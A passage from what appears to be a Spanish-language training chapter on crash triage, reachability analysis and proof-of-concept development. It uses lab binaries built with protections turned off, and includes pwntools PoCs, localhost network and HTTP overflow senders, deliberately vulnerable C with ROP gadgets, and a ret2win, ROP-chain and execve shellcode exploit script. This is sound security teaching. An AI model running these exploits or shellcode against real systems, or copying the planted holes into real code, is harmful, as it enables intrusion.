frida -p $(pidof target) -l trace_memory.js

# Script de análisis completo
frida -f ./vuln_no_protect -l trace_complete.js --no-pause -- 3
```

5.5.4. 4.5.4 rr - Record and Replay Debugging

rr graba ejecución para replay determinístico, esencial para bugs no determinísticos.

Instalación:

```
# Ubuntu/Debian
sudo apt install rr

# Verificar soporte
rr cpufeatures

# Puede requerir deshabilitar address space randomization
echo 1 | sudo tee /proc/sys/kernel/perf_event_paranoid
```

Workflow de rr:

```
cd ~/crash_analysis_lab

# 1. Grabar ejecución
rr record ./vuln_no_protect 1 "$(python3 -c 'print(\"A\"*100)')"

# 2. Replay (inicia GDB con capacidad de ir hacia atrás)
rr replay

# En GDB:
(rr) continue                    # Ejecutar hasta crash
(rr) reverse-continue            # Ir hacia atrás hasta breakpoint previo
(rr) reverse-stepi              # Step back una instrucción
(rr) watch -l *0x7fffffffe000   # Watchpoint
(rr) reverse-continue            # Encontrar quién escribió ahí
(rr) when                        # Mostrar posición en el trace

# 3. Buscar el momento exacto de corrupción
(rr) break *0x4011a3            # Break en función vulnerable
(rr) reverse-continue            # Ir al último call de esa función
```

Comandos Esenciales de rr:

Comando GDB	Propósito
`reverse-continue` (rc)	Continuar hacia atrás
`reverse-step` (rs)	Step hacia atrás
`reverse-stepi` (rsi)	Step instruction hacia atrás
`reverse-next` (rn)	Next hacia atrás
`reverse-finish`	Ir al caller de función actual
`when`	Mostrar posición en trace
`checkpoint`	Guardar posición
`restart <n>`	Ir a checkpoint

Comparación rr vs TTD:

Aspecto	rr (Linux)	TTD (Windows)
Plataforma	Linux	Windows
Overhead grabación	~2-10x	~2-5x
Tamaño trace	Pequeño	Grande
Integración	GDB	WinDbg
Multithread	Serializado	Completo
Costo	Gratuito	Incluido con WinDbg

5.5.5. 4.5.5 Análisis de Taint (Flujo de Datos)

El análisis de taint rastrea cómo datos controlados por el atacante fluyen a través del programa.

Conceptos:

```
┌─────────────────────────────────────────────────────────┐
│                  ANÁLISIS DE TAINT                      │
├─────────────────────────────────────────────────────────┤
│                                                         │
│  FUENTES (Sources):                                     │
│  • Entrada de red (recv, read socket)                   │
│  • Archivos leídos                                      │
│  • Variables de entorno                                 │
│  • Argumentos de línea de comandos                      │
│                                                         │
│  PROPAGACIÓN (Propagation):                             │
│  • Copia directa: y = x                                 │
│  • Operaciones: z = x + y (z tainted si x o y tainted)  │
│  • Llamadas a funciones                                 │
│                                                         │
│  SUMIDEROS (Sinks):                                     │
│  • Índices de array: arr[tainted_index]                 │
│  • Punteros dereferenciados: *tainted_ptr               │
│  • Argumentos de funciones peligrosas (memcpy size)     │
│  • Instruction pointer                                  │
│                                                         │
└─────────────────────────────────────────────────────────┘
```

Herramientas de Taint Analysis:

Herramienta	Plataforma	Tipo
Triton	Linux/Windows	Simbólico + Concreto
DECAF	Linux	QEMU-based
libdft	Linux (32-bit)	Pin-based
Taintgrind	Linux	Valgrind extension

5.5.6. 4.5.6 Plantilla de Reporte de Alcanzabilidad

```
## REACHABILITY PROOF: [Vulnerability ID]

### 1. RESUMEN
- **Bug Type**: [heap-buffer-overflow/UAF/stack-overflow/etc]
- **Reachability**: [Remote/Local/Physical]
- **Authentication Required**: [None/User/Admin]

### 2. CAMINO DE EJECUCIÓN
```

[Entry Point] main() □ ▼ [Parser] parse_request(user_input) □ ▼ [Validator] validate_data(parsed) // Bypass posible con X □ ▼ [Handler] process_data(validated) □ ▼ [VULNERABLE] vulnerable_function(controlled_buffer)

```
### 3. DATOS CONTROLADOS
| Parámetro | Origen | Control |
|-----------|--------|---------|
| buffer | argv[2] | Total |
| size | strlen(argv[2]) | Indirecto |

### 4. RESTRICCIONES
- Input debe ser < 1024 bytes
- No puede contener NULL bytes (C string)
- Debe pasar validación de formato

### 5. TRIGGER MÍNIMO
```bash
./target 1 "$(python3 -c 'print(\"A\"*100)')"
```

5.5.7. 6. COBERTURA DE EJECUCIÓN

Bloques ejecutados hasta crash: [N] Archivos relevantes: [source.c:line]

5.5.8. 7. MITIGACIONES PRESENTES

- ☐ ASLR: Enabled
- ☒ Stack Canary: Disabled
- ☒ NX: Enabled
- ☒ PIE: Disabled

```
---

## 4.6 Desarrollo de PoC (Proof of Concept)

### 4.6.1 Framework pwntools

pwntools es la herramienta estándar para desarrollo de exploits y PoCs en Python.

**Instalación:**

```bash
pip install pwntools

# Dependencias adicionales útiles
pip install capstone keystone-engine ropper
```

PoC Básico - Stack Buffer Overflow:

```
#!/usr/bin/env python3
"""
PoC: Stack Buffer Overflow en vulnerable_suite.c (test case 1)
```

```
Demuestra control de RIP a offset 72 bytes.
"""
from pwn import *
import os

# Configuración
context.binary = './vuln_no_protect'
context.log_level = 'info'

LAB_DIR = os.path.expanduser("~/crash_analysis_lab")
TARGET = os.path.join(LAB_DIR, "vuln_no_protect")

def test_crash():
    """Verifica que el crash ocurre"""
    os.chdir(LAB_DIR)

    # Buffer de 64 bytes + 8 bytes RBP = 72 bytes hasta RIP
    offset = 72
    payload = b"A" * offset + b"BBBBBBBB"  # RIP = 0x4242424242424242

    log.info(f"Testing with {len(payload)} byte payload")
    log.info(f"Payload: {offset} x 'A' + 'BBBBBBBB'")

    p = process([TARGET, "1", payload])

    # Esperar crash
    p.wait(timeout=5)

    if p.returncode == -11:  # SIGSEGV
        log.success(f"Crash confirmed! (SIGSEGV)")
        return True
    elif p.returncode != 0:
        log.success(f"Crash confirmed! (exit code {p.returncode})")
        return True
    else:
        log.failure("No crash detected")
        return False

def test_rip_control():
    """Verifica control de RIP usando cyclic pattern"""
    os.chdir(LAB_DIR)

    # Generar patrón de De Bruijn
    pattern = cyclic(200)
    log.info(f"Testing RIP control with cyclic pattern ({len(pattern)} bytes)")

    p = process([TARGET, "1", pattern])
    p.wait(timeout=5)
```

```
    # Para verificar el offset exacto, usar GDB:
    # gdb ./vuln_no_protect
    # run 1 $(python3 -c "from pwn import *; print(cyclic(200).decode())")
    # cyclic -l $rip  # o cyclic -l 0x6161616c

    log.info("To find exact offset, run in GDB:")
    log.info("  cyclic -l <rip_value>")
    log.info(f"Expected offset: 72 bytes")

    return True

def test_reliability(attempts=10):
    """Prueba confiabilidad del PoC"""
    os.chdir(LAB_DIR)

    offset = 72
    payload = b"A" * offset + b"BBBBBBBB"

    log.info(f"Testing reliability ({attempts} attempts)")

    successes = 0
    for i in range(attempts):
        p = process([TARGET, "1", payload])
        p.wait(timeout=5)
        if p.returncode == -11:
            successes += 1

    rate = (successes / attempts) * 100
    log.info(f"Crash rate: {successes}/{attempts} ({rate:.1f}%)")

    if rate >= 90:
        log.success("PoC is reliable!")
    elif rate >= 50:
        log.warning("PoC is semi-reliable")
    else:
        log.failure("PoC is unreliable")

    return rate

if __name__ == "__main__":
    import sys

    if len(sys.argv) > 1 and sys.argv[1] == "--test":
        test_reliability()
    elif len(sys.argv) > 1 and sys.argv[1] == "--offset":
        test_rip_control()
    else:
```

```
        test_crash()
```

5.5.9. 4.6.2 Pipeline Automatizado Crash-to-PoC

```
#!/usr/bin/env python3
"""
crash_to_poc.py - Pipeline automatizado para generar PoCs desde crashes

Uso: python3 crash_to_poc.py <target> <test_case> <crash_payload>
"""
import subprocess
import sys
import os
import re
from pathlib import Path

class CrashToPoC:
    def __init__(self, target, test_case, payload):
        self.target = target
        self.test_case = test_case
        self.original_payload = payload
        self.minimized_payload = None
        self.crash_info = {}

    def step1_minimize(self):
        """Minimizar el crash input"""
        print("[*] Step 1: Minimizing crash input...")

        current = self.original_payload

        # Búsqueda binaria para encontrar tamaño mínimo
        chunk_size = len(current) // 2
        while chunk_size >= 1:
            i = 0
            while i < len(current):
                candidate = current[:i] + current[i+chunk_size:]
                if len(candidate) > 0 and self._crashes(candidate):
                    current = candidate
                else:
                    i += 1
            chunk_size //= 2

        self.minimized_payload = current
        reduction = (1 - len(current)/len(self.original_payload)) * 100
        print(f"    Reduced: {len(self.original_payload)} -> {len(current)} bytes ({reduction:.1f}%)
        return current

    def step2_analyze(self):
```

```
        """Analizar crash con ASAN"""
        print("[*] Step 2: Analyzing crash with ASAN...")

        # Ejecutar versión ASAN
        asan_target = self.target.replace('vuln_no_protect', 'vuln_asan')
        if not os.path.exists(asan_target):
            asan_target = self.target + "_asan"

        try:
            result = subprocess.run(
                [asan_target, self.test_case, self.minimized_payload or self.original_payload],
                capture_output=True,
                text=True,
                timeout=5
            )
            output = result.stderr + result.stdout

            # Parsear reporte ASAN
            if "heap-buffer-overflow" in output:
                self.crash_info['type'] = "heap-buffer-overflow"
            elif "stack-buffer-overflow" in output:
                self.crash_info['type'] = "stack-buffer-overflow"
            elif "heap-use-after-free" in output:
                self.crash_info['type'] = "heap-use-after-free"
            elif "double-free" in output:
                self.crash_info['type'] = "double-free"
            else:
                self.crash_info['type'] = "unknown"

            # Extraer ubicación
            match = re.search(r'#0.*in (\w+) (.+:\d+)', output)
            if match:
                self.crash_info['function'] = match.group(1)
                self.crash_info['location'] = match.group(2)

            print(f"    Type: {self.crash_info.get('type', 'unknown')}")
            print(f"    Function: {self.crash_info.get('function', 'unknown')}")
            print(f"    Location: {self.crash_info.get('location', 'unknown')}")

        except Exception as e:
            print(f"    ASAN analysis failed: {e}")

        return self.crash_info

    def step3_generate_poc(self):
        """Generar script PoC"""
        print("[*] Step 3: Generating PoC script...")
```

```
        payload = self.minimized_payload or self.original_payload
        crash_type = self.crash_info.get('type', 'unknown')

        poc_template = f'''#!/usr/bin/env python3
"""
PoC: {crash_type}
Target: {self.target}
Test Case: {self.test_case}
Generated by crash_to_poc.py
"""
from pwn import *
import os

TARGET = "{self.target}"
TEST_CASE = "{self.test_case}"

# Minimized crash payload
PAYLOAD = {repr(payload)}

def trigger_crash():
    """Trigger the vulnerability"""
    log.info(f"Payload size: {{len(PAYLOAD)}} bytes")

    p = process([TARGET, TEST_CASE, PAYLOAD])
    p.wait(timeout=5)

    if p.returncode < 0:
        log.success(f"Crash triggered (signal {{-p.returncode}})")
        return True
    elif p.returncode != 0:
        log.success(f"Crash triggered (exit code {{p.returncode}})")
        return True
    else:
        log.failure("No crash")
        return False

def test_reliability(n=10):
    """Test PoC reliability"""
    successes = sum(1 for _ in range(n) if trigger_crash())
    log.info(f"Reliability: {{successes}}/{{n}} ({{100*successes/n:.1f}}%)")
    return successes / n

if __name__ == "__main__":
    import sys
    if "--test" in sys.argv:
        test_reliability()
    else:
        trigger_crash()
```

```
'''

        poc_path = f"poc_{crash_type.replace('-', '_')}.py"
        with open(poc_path, 'w') as f:
            f.write(poc_template)

        os.chmod(poc_path, 0o755)
        print(f"    Generated: {poc_path}")

        return poc_path

    def step4_test(self):
        """Probar el PoC generado"""
        print("[*] Step 4: Testing PoC reliability...")

        payload = self.minimized_payload or self.original_payload
        successes = 0
        attempts = 10

        for _ in range(attempts):
            if self._crashes(payload):
                successes += 1

        rate = (successes / attempts) * 100
        print(f"    Reliability: {successes}/{attempts} ({rate:.1f}%)")

        return rate >= 90

    def _crashes(self, payload):
        """Helper: verificar si payload causa crash"""
        try:
            result = subprocess.run(
                [self.target, self.test_case, payload],
                capture_output=True,
                timeout=2
            )
            return result.returncode < 0 or result.returncode == 1
        except:
            return False

    def run_pipeline(self):
        """Ejecutar pipeline completo"""
        print(f"\n{'='*60}")
        print("CRASH-TO-POC PIPELINE")
        print(f"{'='*60}")
        print(f"Target: {self.target}")
        print(f"Test Case: {self.test_case}")
        print(f"Original Payload Size: {len(self.original_payload)} bytes")
```

```
        print(f"{'='*60}\n")

        self.step1_minimize()
        self.step2_analyze()
        poc_path = self.step3_generate_poc()
        reliable = self.step4_test()

        print(f"\n{'='*60}")
        print("PIPELINE COMPLETE")
        print(f"{'='*60}")
        print(f"PoC Script: {poc_path}")
        print(f"Reliable: {'Yes' if reliable else 'No'}")
        print(f"{'='*60}\n")

        return poc_path

if __name__ == "__main__":
    if len(sys.argv) < 4:
        print(f"Usage: {sys.argv[0]} <target> <test_case> <payload>")
        print(f"Example: {sys.argv[0]} ./vuln_no_protect 1 \"{'A'*100}\"")
        sys.exit(1)

    pipeline = CrashToPoC(sys.argv[1], sys.argv[2], sys.argv[3])
    pipeline.run_pipeline()
```

5.5.10. 4.6.3 PoC para Servicios de Red

Plantilla Genérica TCP:

```
#!/usr/bin/env python3
"""
network_poc_template.py - PoC para vulnerabilidad en servicio de red
"""
from pwn import *
import socket

# Configuración del target
HOST = "127.0.0.1"
PORT = 8888
TIMEOUT = 5

context.log_level = 'info'

def send_payload(payload):
    """Envía payload al servidor y retorna respuesta"""
    try:
        conn = remote(HOST, PORT, timeout=TIMEOUT)
        conn.send(payload)
```

```
        response = conn.recvall(timeout=2)
        conn.close()
        return response
    except EOFError:
        log.info("Connection closed by server (possible crash)")
        return None
    except Exception as e:
        log.error(f"Connection error: {e}")
        return None

def check_server_alive():
    """Verifica si el servidor está respondiendo"""
    try:
        conn = remote(HOST, PORT, timeout=2)
        conn.close()
        return True
    except:
        return False

def trigger_vulnerability():
    """Trigger principal de la vulnerabilidad"""
    log.info(f"Target: {HOST}:{PORT}")

    # Verificar que servidor está vivo antes
    if not check_server_alive():
        log.failure("Server not responding")
        return False

    # Construir payload malicioso
    # Ajustar según la vulnerabilidad específica
    overflow_size = 256
    payload = b"GET /" + b"A" * overflow_size + b" HTTP/1.1\r\n\r\n"

    log.info(f"Sending {len(payload)} byte payload")
    response = send_payload(payload)

    # Verificar crash
    if not check_server_alive():
        log.success("Server crashed!")
        return True
    elif response is None:
        log.success("Connection dropped (possible crash)")
        return True
    else:
        log.warning("Server still alive")
        return False

if __name__ == "__main__":
```

```
    trigger_vulnerability()
```

PoC HTTP con requests:

```
#!/usr/bin/env python3
"""
http_poc.py - PoC para vulnerabilidad en servidor HTTP
"""
import requests
import time

TARGET = "http://127.0.0.1:8888"
TIMEOUT = 5

def check_alive():
    """Verificar si servidor responde"""
    try:
        requests.get(TARGET, timeout=2)
        return True
    except:
        return False

def trigger_overflow():
    """Enviar request malicioso"""
    print(f"[*] Target: {TARGET}")

    if not check_alive():
        print("[-] Server not responding")
        return False

    # Path overflow
    malicious_path = "/" + "A" * 2000

    print(f"[*] Sending overflow ({len(malicious_path)} byte path)")

    try:
        requests.get(TARGET + malicious_path, timeout=TIMEOUT)
    except requests.exceptions.ConnectionError:
        print("[+] Connection error (possible crash)")
    except requests.exceptions.ReadTimeout:
        print("[+] Timeout (possible hang)")

    time.sleep(1)

    if not check_alive():
        print("[+] Server crashed!")
        return True
    else:
        print("[-] Server still alive")
```

```
        return False

if __name__ == "__main__":
    trigger_overflow()
```

5.5.11. 4.6.4 Análisis de Crashes en Rust y Go

Rust - Análisis de Panics:

```
# Habilitar backtraces completos
export RUST_BACKTRACE=full

# Ejecutar y capturar panic
./rust_target < crash_input 2>&1 | tee panic.log

# Para bugs de memoria en código unsafe, usar ASAN (nightly)
RUSTFLAGS="-Z sanitizer=address" cargo +nightly build
./target/debug/rust_target < crash_input
```

Rust - Depuración con rust-gdb:

```
# rust-gdb incluye pretty-printers para tipos de Rust
rust-gdb ./target/debug/rust_target

(gdb) break rust_begin_unwind  # Break en panic
(gdb) run < crash_input
(gdb) bt                        # Backtrace con símbolos Rust
```

Go - Análisis de Panics:

```
# Go genera stack traces automáticamente en panic
./go_target < crash_input 2>&1 | tee panic.log

# Race detector (para bugs de concurrencia)
go build -race -o target_race
./target_race < crash_input

# Depuración con Delve
dlv debug
(dlv) break main.vulnerableFunction
(dlv) continue
(dlv) stack           # Stack trace
(dlv) goroutines      # Ver todas las goroutines
```

Tabla Comparativa:

Aspecto	C/C++	Rust	Go
Crash típico	SIGSEGV, SIGABRT	Panic (safe), SIGSEGV (unsafe)	Panic

Aspecto	C/C++	Rust	Go
Info automática	Mínima	Stack trace, mensaje	Stack trace completo
Sanitizers	ASAN, MSAN, TSAN	ASAN (nightly), Miri	Race detector
Debugger	GDB, LLDB	rust-gdb, rust-lldb	Delve
Frontera de ataque	Todo	`unsafe`, FFI	CGo, reflect

5.6. 4.7 Proyecto Capstone: Pipeline Completo de Análisis

5.6.1. 4.7.1 Escenario

Has completado sesiones de fuzzing en los targets del laboratorio y tienes crashes de: - `vulnerable_suite.c` (test cases 1-5) - `vuln_http_server.c` (accesible por red)

Tu manager necesita un reporte identificando: 1. ¿Cuántos bugs únicos existen realmente? 2. ¿Cuáles son explotables remotamente? 3. Scripts de PoC para los issues de mayor severidad.

5.6.2. 4.7.2 Binario con ROP Gadgets

Para ejercicios avanzados de explotación, usamos una versión mejorada con gadgets ROP embebidos:

```
// vulnerable_suite_rop.c - Versión con gadgets ROP para explotación
// Compilar: gcc -g -fno-stack-protector -no-pie -z execstack vulnerable_suite_rop.c -o vuln_rop

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

// ============================================================================
// GADGETS ROP - Sobreviven compilación con __attribute__((used))
// ============================================================================

// pop rdi; ret - Setear primer argumento (RDI)
__attribute__((naked, used, section(".text.gadgets")))
void gadget_pop_rdi(void) {
    __asm__ volatile ("pop %rdi\n" "ret\n");
}

// pop rsi; pop r15; ret - Setear segundo argumento (RSI)
__attribute__((naked, used, section(".text.gadgets")))
void gadget_pop_rsi_r15(void) {
    __asm__ volatile ("pop %rsi\n" "pop %r15\n" "ret\n");
}
```

```
// pop rdx; ret - Setear tercer argumento (RDX)
__attribute__((naked, used, section(".text.gadgets")))
void gadget_pop_rdx(void) {
    __asm__ volatile ("pop %rdx\n" "ret\n");
}

// jmp rsp - Saltar a shellcode en stack (requiere -z execstack)
__attribute__((naked, used, section(".text.gadgets")))
void gadget_jmp_rsp(void) {
    __asm__ volatile ("jmp *%rsp\n");
}

// syscall; ret - Syscall directa
__attribute__((naked, used, section(".text.gadgets")))
void gadget_syscall(void) {
    __asm__ volatile ("syscall\n" "ret\n");
}

// pop rax; ret - Setear número de syscall
__attribute__((naked, used, section(".text.gadgets")))
void gadget_pop_rax(void) {
    __asm__ volatile ("pop %rax\n" "ret\n");
}

// ============================================================================
// FUNCIONES WIN - Targets para demostrar explotación exitosa
// ============================================================================

void win(void) {
    printf("\n========================================\n");
    printf("  EXPLOTACIÓN EXITOSA!\n");
    printf("  Redirigiste ejecución a win()\n");
    printf("========================================\n\n");
    exit(0);
}

void win_with_arg(long magic) {
    if (magic == 0xdeadbeefcafebabe) {
        printf("\n========================================\n");
        printf("  EXPLOTACIÓN AVANZADA EXITOSA!\n");
        printf("  Argumento correcto: 0x%lx\n", magic);
        printf("========================================\n\n");
        exit(0);
    } else {
        printf("[!] win_with_arg llamada con argumento incorrecto: 0x%lx\n", magic);
    }
}
```

```
void spawn_shell(void) {
    printf("[*] Spawning shell...\n");
    execve("/bin/sh", NULL, NULL);
}

// Funciones vulnerables (igual que vulnerable_suite.c original)
void stack_overflow(char *input) {
    char buffer[64];
    strcpy(buffer, input);  // ¡Sin verificación de límites!
}

void print_gadgets(void) {
    printf("\n=== Gadgets ROP Disponibles ===\n");
    printf("pop rdi; ret          @ %p\n", (void*)gadget_pop_rdi);
    printf("pop rsi; pop r15; ret @ %p\n", (void*)gadget_pop_rsi_r15);
    printf("pop rdx; ret          @ %p\n", (void*)gadget_pop_rdx);
    printf("pop rax; ret          @ %p\n", (void*)gadget_pop_rax);
    printf("jmp rsp               @ %p\n", (void*)gadget_jmp_rsp);
    printf("syscall; ret          @ %p\n", (void*)gadget_syscall);
    printf("\n=== Funciones Win ===\n");
    printf("win()                 @ %p\n", (void*)win);
    printf("win_with_arg(magic)   @ %p  (magic=0xdeadbeefcafebabe)\n", (void*)win_with_arg);
    printf("spawn_shell()         @ %p\n", (void*)spawn_shell);
    printf("\n=== Info de Explotación ===\n");
    printf("Offset a RIP en stack overflow: 72 bytes\n");
    printf("(64 bytes buffer + 8 bytes RBP guardado)\n\n");
}

int main(int argc, char **argv) {
    setbuf(stdout, NULL);
    if (argc < 2) {
        printf("Usage: %s <test> [input]\n", argv[0]);
        printf("  1 <input>  - Stack overflow\n");
        printf("  6          - Mostrar direcciones de gadgets\n");
        return 1;
    }

    int test = atoi(argv[1]);
    switch(test) {
        case 1: if (argc<3) return 1; stack_overflow(argv[2]); break;
        case 6: print_gadgets(); break;
        default: return 1;
    }
    return 0;
}
```

Compilación y Verificación:

```
cd ~/crash_analysis_lab
```

```
# Compilar versión para explotación
gcc -g -fno-stack-protector -no-pie -z execstack src/vulnerable_suite_rop.c -o vuln_rop

# Verificar gadgets con ropper
pip install ropper
ropper --file ./vuln_rop --search "pop rdi"
ropper --file ./vuln_rop --search "jmp rsp"

# Mostrar direcciones desde el binario
./vuln_rop 6
```

5.6.3. 4.7.3 Exploit de Explotación Completo

```
#!/usr/bin/env python3
"""
exploit_rop.py - Exploits para vuln_rop

Técnicas demostradas:
1. ret2win - Redirigir a win()
2. ROP chain - pop rdi + argumento + win_with_arg()
3. jmp rsp + shellcode

NOTA: Los bytes NULL en direcciones de 64-bit limitan
explotación via argv. Exploits reales usan stdin/socket.
"""
from pwn import *
import os
import subprocess

LAB_DIR = os.path.expanduser("~/crash_analysis_lab")
TARGET = os.path.join(LAB_DIR, "vuln_rop")
PAYLOAD_FILE = "/tmp/vuln_rop_payload"

class RopExploit:
    def __init__(self):
        os.chdir(LAB_DIR)
        context.binary = TARGET
        context.log_level = 'info'
        self.gadgets = self._get_gadgets()

    def _get_gadgets(self):
        """Parsear direcciones de gadgets del binario"""
        try:
            result = subprocess.run([TARGET, "6"], capture_output=True, text=True)
            gadgets = {}
            for line in result.stdout.split('\n'):
                if '@' in line:
```

```
                parts = line.split('@')
                name = parts[0].strip()
                addr_str = parts[1].strip().split()[0]
                gadgets[name] = int(addr_str, 16)
        return gadgets
    except:
        # Fallback - ajustar según tu compilación
        return {
            'pop rdi; ret': 0x401952,
            'win()': 0x401256,
            'win_with_arg(magic)': 0x4012b8,
            'jmp rsp': 0x40196f,
        }

def exploit_ret2win(self):
    """Simple ret2win - redirigir ejecución a win()"""
    log.info("=== Exploit: ret2win ===")

    offset = 72
    win_addr = self.gadgets.get('win()', 0x401256)

    payload = b"A" * offset
    payload += p64(win_addr)

    log.info(f"Payload: {offset} bytes padding + win() @ {hex(win_addr)}")

    # Escribir payload a archivo (para evitar problemas con argv)
    with open(PAYLOAD_FILE, 'wb') as f:
        f.write(payload)

    # Ejecutar via bash command substitution
    cmd = f'./vuln_rop 1 "$(cat {PAYLOAD_FILE})"'
    p = process(['bash', '-c', cmd], cwd=LAB_DIR)
    output = p.recvall(timeout=2).decode(errors='replace')
    print(output)

    if "EXPLOTACIÓN EXITOSA" in output:
        log.success("ret2win exitoso!")
        return True
    return False

def exploit_rop_chain(self):
    """ROP chain: pop rdi; ret -> win_with_arg(0xdeadbeefcafebabe)"""
    log.info("=== Exploit: ROP chain con argumento ===")

    offset = 72
    pop_rdi = self.gadgets.get('pop rdi; ret', 0x401952)
    win_arg = self.gadgets.get('win_with_arg(magic)', 0x4012b8)
```

```
        magic = 0xdeadbeefcafebabe

        # Construir ROP chain
        payload = b"A" * offset
        payload += p64(pop_rdi)     # pop rdi; ret
        payload += p64(magic)        # argumento para win_with_arg
        payload += p64(win_arg)      # llamar win_with_arg

        log.info(f"ROP chain:")
        log.info(f"  pop_rdi     @ {hex(pop_rdi)}")
        log.info(f"  magic       = {hex(magic)}")
        log.info(f"  win_with_arg @ {hex(win_arg)}")

        # NOTA: Esta técnica falla via argv porque bash strips null bytes
        # En un exploit real, usarías stdin o socket
        log.warning("ROP chain via argv tiene limitaciones de null bytes")
        log.info("Ver código para técnica alternativa con GDB")

        return False

    def exploit_shellcode(self):
        """jmp rsp + shellcode (requiere -z execstack)"""
        log.info("=== Exploit: jmp rsp + shellcode ===")

        offset = 72
        jmp_rsp = self.gadgets.get('jmp rsp', 0x40196f)

        # Shellcode x86-64 execve("/bin/sh")
        shellcode = asm('''
            xor rsi, rsi
            push rsi
            mov rdi, 0x68732f2f6e69622f
            push rdi
            push rsp
            pop rdi
            push 59
            pop rax
            cdq
            syscall
        ''')

        payload = b"A" * offset
        payload += p64(jmp_rsp)
        payload += shellcode

        log.info(f"jmp rsp @ {hex(jmp_rsp)} -> {len(shellcode)} byte shellcode")
        log.info("Este exploit spawneará un shell interactivo")
```

```
        with open(PAYLOAD_FILE, 'wb') as f:
            f.write(payload)

        cmd = f'./vuln_rop 1 "$(cat {PAYLOAD_FILE})"'
        p = process(['bash', '-c', cmd], cwd=LAB_DIR)
        p.interactive()

if __name__ == "__main__":
    import sys
    exploit = RopExploit()

    if len(sys.argv) > 1:
        cmd = sys.argv[1]
        if cmd == "win":
            exploit.exploit_ret2win()
        elif cmd == "rop":
            exploit.exploit_rop_chain()
        elif cmd == "shell":
            exploit.exploit_shellcode()
    else:
        # Demo ret2win por defecto
        exploit.exploit_ret2win()
```

5.6.4. 4.7.4 Generación del Reporte Final

Para generar el reporte final, creamos un archivo Markdown estructurado:

```
cd ~/crash_analysis_lab/capstone
cat > reports/vulnerability_report.md << 'EOF'
[contenido del reporte - ver formato abajo]
EOF
echo "Reporte guardado en reports/vulnerability_report.md"
```

Ejemplo de Reporte de Vulnerabilidades:

5.6.4.1. Reporte de Análisis de Crashes: vulnerable_suite.c

Resumen Ejecutivo

El análisis de crashes de `vulnerable_suite.c` identificó **4 vulnerabilidades explotables únicas** y **1 crash no explotable**. Todas las vulnerabilidades explotables son locales pero demuestran clases comunes de vulnerabilidades.

Metodología

1. **Generación de Crashes**: 28 inputs de crash en 5 test cases
2. **Triage**: Clasificación automatizada con CASR
3. **Deduplicación**: Reducción a 5 clusters únicos
4. **Análisis**: Causa raíz con ASAN y GDB

5. **Minimización**: Reducción a triggers mínimos
6. **PoC Development**: Scripts Python confiables

Hallazgos

Hallazgo 1: Stack Buffer Overflow (CRÍTICO)

Atributo	Valor
Test Case	1
Severidad	CRÍTICO
Clasificación CASR	EXPLOITABLE
Causa Raíz	strcpy() sin límites a buffer de 64 bytes
Impacto	Control de RIP, potencial RCE
Trigger Mínimo	73 bytes
Offset a RIP	72 bytes

PoC de demostración:

```
./vuln_no_protect 1 $(python3 -c "print('A'*72 + 'BBBBBBBB')")
# RIP = 0x4242424242424242
```

Hallazgo 2: Heap Buffer Overflow (ALTO)

Atributo	Valor
Test Case	2
Severidad	ALTO
Clasificación CASR	EXPLOITABLE
Causa Raíz	strcpy() sin límites a buffer de heap de 32 bytes
Impacto	Corrupción de metadatos del heap
Nota	Silencioso sin ASAN

Hallazgo 3: Use-After-Free (ALTO)

Atributo	Valor
Test Case	3
Severidad	ALTO
Clasificación CASR	EXPLOITABLE
Causa Raíz	Puntero usado después de free()
Impacto	Lectura/escritura arbitraria
Nota	Silencioso sin ASAN

Hallazgo 4: Double Free (ALTO)

Atributo	Valor
Test Case	4

Atributo	Valor
Severidad	ALTO
Clasificación CASR	EXPLOITABLE
Causa Raíz	Mismo puntero liberado dos veces
Impacto	Corrupción del heap

Hallazgo 5: NULL Pointer Dereference (BAJO)

Atributo	Valor
Test Case	5
Severidad	BAJO
Clasificación CASR	NOT_EXPLOITABLE
Causa Raíz	Desreferencia de puntero NULL
Impacto	DoS solamente

Recomendaciones

1. **Stack Overflow**: Reemplazar `strcpy()` con `strncpy()` o `snprintf()`
2. **Heap Overflow**: Agregar verificación de límites antes de copias
3. **UAF**: Setear punteros a NULL después de free, usar smart pointers
4. **Double-Free**: Rastrear estado de allocación
5. **NULL Deref**: Agregar verificaciones NULL antes de desreferencias

Entregables

- `pocs/` - Scripts PoC para cada vulnerabilidad
- `minimized/` - Inputs de crash minimizados
- `casrep/` - Reportes de análisis CASR

5.6.5. 4.7.5 Checklist del Capstone

```
┌──────────────────────────────────────────────────────────────────────────┐
│                    CHECKLIST DEL PROYECTO CAPSTONE                       │
├──────────────────────────────────────────────────────────────────────────┤
│                                                                          │
│ SETUP                                                                    │
│ [ ] Entorno de laboratorio configurado (~/.crash_analysis_lab/)          │
│ [ ] Binarios compilados (vuln_no_protect, vuln_asan, vuln_rop)           │
│ [ ] Herramientas instaladas (pwntools, CASR, ropper)                     │
│                                                                          │
│ FASE 1: GENERACIÓN DE CRASHES                                            │
│ [ ] 28+ inputs de crash generados                                        │
│ [ ] Crashes categorizados por test case                                  │
│                                                                          │
```

```
FASE 2: TRIAGE
[ ] Reportes CASR generados para todos los crashes
[ ] Crashes agrupados en 5 clusters únicos

FASE 3: ANÁLISIS
[ ] Causa raíz identificada para cada bug único
[ ] Evaluación de explotabilidad completada
    - 4 EXPLOITABLE, 1 NOT_EXPLOITABLE

FASE 4: MINIMIZACIÓN
[ ] Tamaños de trigger mínimo encontrados
[ ] Archivos minimizados guardados

FASE 5: DESARROLLO DE PoC
[ ] Suite de PoC Python creada
[ ] Cada PoC probado para confiabilidad (>90%)
[ ] PoC de explotación (ret2win) funcional

FASE 6: REPORTE
[ ] Reporte de vulnerabilidades generado
[ ] Severidades correctamente asignadas
[ ] Recomendaciones de remediación incluidas
```

5.7. 4.8 Conclusiones del Capítulo 4

5.7.1. Principios Fundamentales

1. **La reproducibilidad es obligatoria**: Antes de cualquier análisis, asegurar que el crash sea reproducible de manera confiable. Usar rr/TTD para crashes no determinísticos.
2. **Los sanitizers son esenciales**: ASAN, UBSAN y otros sanitizers convierten bugs silenciosos en crashes informativos. **Siempre** usar builds con sanitizers para triage.
3. **La automatización escala**: Herramientas como CASR automatizan el triage de grandes corpus de crashes. El pipeline manual no escala más allá de unos pocos bugs.
4. **La minimización clarifica**: Reducir el input al mínimo necesario facilita el análisis de causa raíz y hace los PoCs más entendibles.
5. **La explotabilidad depende del contexto**: El mismo tipo de bug puede ser crítico o informacional dependiendo del control del atacante, las mitigaciones presentes, y la alcanzabilidad.

6. **La documentación importa**: Mantener registros claros de crashes, análisis, PoCs y conclusiones. Los buenos reportes facilitan la comunicación con desarrolladores.

5.7.2. Tabla de Herramientas Clave

